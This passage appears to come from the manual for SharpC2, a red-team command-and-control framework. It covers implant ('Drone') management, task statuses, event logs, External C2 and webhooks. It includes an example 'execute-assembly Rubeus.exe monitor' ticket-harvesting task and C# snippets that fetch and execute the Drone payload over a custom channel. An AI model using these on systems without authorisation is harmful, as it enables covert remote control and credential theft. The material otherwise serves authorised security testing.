


The metadata information about the Drone is fairly self-explanatory.


The monitor icon is colour-coded based on the process integrity of the Drone. Blue for Medium Integrity and Red for High Integrity. It can also be clicked to quickly access common functionality such as modifying the sleep interval, killing the Drone, or removing it from the table.

Clicking the terminal icon will move you to a view where you can interact with that specific Drone.


The command textbox provides autocomplete behaviour when entering a command alias.



The full command arguments are not entered into this text box. Instead, select the command you want to use and a popup modal will prompt you for any required arguments and files.




After submitting a command, it will appear in the main view.



TASKS STATUS


8.1 Pending

Whilst a task is **Pending**, it is sat on the Team Server waiting for the associated Drone to check-in. Once the Drone checks-in, the task will be delivered and its status will be updated to **Tasked**. You can “delete” a pending task before a Drone checks-in by clicking on the red **cross** icon.



8.2 Running

Tasks that are designed to run as background jobs will set the task status to **Running** once execution has begun. These tasks can stream output as and when data is available. You may cancel a running task by clicking on the yellow cross icon.



8.3 Complete

Once a task reports that execution is complete, the task status will be updated to Complete.


```
Operator: rasta      Start: 08/01/2023 14:01:03      End: 08/01/2023 14:04:35      Status: COMPLETE  
Command: execute-assembly Rubeus.exe monitor
```

8.4 Aborted

Generally means that the task threw an exception.

EVENTS

Events can be found under the **Events** menu. When an event occurs, a snackbar alert appears at the bottom of the client window. This allows you to see events as they happen, regardless of where you are in the application. Clicking on the alert will take you directly to the Events page.



9.1 User Authentication

These events show successful and unsuccessful attempts to log into the team server.

USER AUTH			WEB LOG		
Date			Nick		
			Success?		
25/01/2023 17:50:47			hacker		
			False		
25/01/2023 17:50:03			rasta		
			True		


9.2 Web Log

These events show web requests and subsequent responses to the HTTP handlers. Regular Drone traffic is not logged, but requests for hosted files are.

USER AUTH		WEB LOG			
Date	Method	Uri	User Agent	Source IP	Response Code
25/01/2023 17:54:21	GET	/blah	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.22621; en-GB) PowerShell/7.3.1	127.0.0.1	404
25/01/2023 17:53:50	GET	/test		127.0.0.1	200

EXTERNAL C2

External C2 allow a 3rd application to act as a communication layer between the SharpC2 team server and Drone payload. This allows users to implement completely custom C2 protocols without having to modify the core framework.



10.1 ExternalC2.Net

The SharpC2 solution contains a .NET library to help simplify the process of implementing ExternalC2. Example Controller and Client projects are also provided.

10.2 3rd Party Controller

The controller can leverage the `ExternalC2.Net.Server` namespace. It must instantiate a new `ServerController` class with the IP address and port of the ExternalC2 handler. Multiple instances can be used to handle more than one incoming connection, which can be run in separate threads.

```
var controller = new ServerController(target, port);
_ = Task.Run(async () => await HandleClient(controller, client));
```

The `ServerController` provides an event that is fired when a downstream frame is received from the team server. In most cases, you would just want to forward this straight to your client. Run the `Start` method to instruct the `ServerController` to begin reading from the team server.

```
controller.OnDataFromTeamServer += async delegate(byte[] data)
{
    // send data received from the team server to the client
    await client.WriteData(data);
};
```

(continues on next page)

(continued from previous page)

```
// run the controller
_ = controller.Start();
```

Upon connecting to the team server, it will instantly provide a Drone payload in the form of a .NET assembly. Whenever you have upstream data to give to the team server, use the `SendData` method.

```
// read from the client
while (client.Connected)
{
    if (client.DataAvailable())
    {
        // this is upstream from the drone
        var upstream = await client.ReadData();

        // give it to the team server
        await controller.SendData(upstream);
    }

    await Task.Delay(100);
}
```

10.3 3rd Party Client

The client can leverage the `ExternalC2.Net.Client` namespace. It should initiate communication with your 3rd controller and immediately begin reading from it to receive the Drone payload.

```
// connect to controller
var controller = new TcpClient();
await controller.ConnectAsync(target, port);

// read payload
var payload = await controller.ReadData();
```

Once the payload has been read, instantiate a new instance of `DroneController`. This also provides an event that is fired when an upstream frame is sent from the Drone. This should just be sent up to your controller.

```
// create drone controller
var drone = new DroneController();

// event is fired whenever the drone sends upstream data
drone.OnDataFromDrone += async delegate(byte[] bytes)
{
    // send to controller
    await controller.WriteData(bytes);
};
```

The Drone payload can then be executed by calling the `ExecutePayload` method. This will load the Drone and attempt to connect to inbound and outbound queues. This is done entirely using reflection (no named pipes or TCP connections, etc).

The client can then listen for downstream data from the controller and pass it to the Drone using the `SendDrone` method.


```
while (controller.Connected)
{
    if (controller.DataAvailable())
    {
        // read from controller
        var downstream = await controller.ReadData();

        // send it to the drone
        drone.SendDrone(downstream);
    }

    await Task.Delay(100);
}
```


OUTGOING WEBHOOKS

Outgoing webhooks can be used to send SharpC2 *Events* to external applications.



11.1 Slack

The provided Slack consumer sends nicely formatted messages to your incoming Slack webhook URL.

Consumer

SLACK

▼

Name*

slack-1

Event

WEB_LOG


▼

URL*

https://hooks.slack.com/services/XXXXXXXXXXXX/XXXXXXXXXXXX/XXXXXXXXXXXX

CANCEL

SAVE


 **SharpC2** APP 12:42 PM

Web Log

Uri:	Method:
/webhook-test	GET
Source IP:	User Agent:
127.0.0.1	curl/8.0.1
When:	
2023-04-30 11:42:21Z	

11.2 Custom

The custom consumer simply sends the events to the provided URL in JSON format.



The screenshot shows a configuration window for a custom consumer. It has a dark theme. At the top, there's a dropdown menu labeled 'Consumer' with 'CUSTOM' selected. Below that is a text field labeled 'Name*' containing 'custom-1'. Then another dropdown menu labeled 'Event' with 'WEB_LOG' selected. Below that is a text field labeled 'URL*' containing 'http://192.168.194.28/sharpc2'. At the bottom right, there are two buttons: 'CANCEL' and 'SAVE'.

Here are some example events:

Listing 1: User Authentication

```
{
  "id": "dd141bef5c",
  "nick": "rasta",
  "result": true,
  "date": "2023-04-30T11:57:28.3301882Z"
}
```

Listing 2: Web Log

```
{
  "id": "e485a45f5f",
  "method": "GET",
  "uri": "/webhook-test",
  "user_agent": "curl/8.0.1",
  "source_address": "127.0.0.1",
  "response_code": 404,
  "date": "2023-04-30T11:55:56.5781192Z"
}
```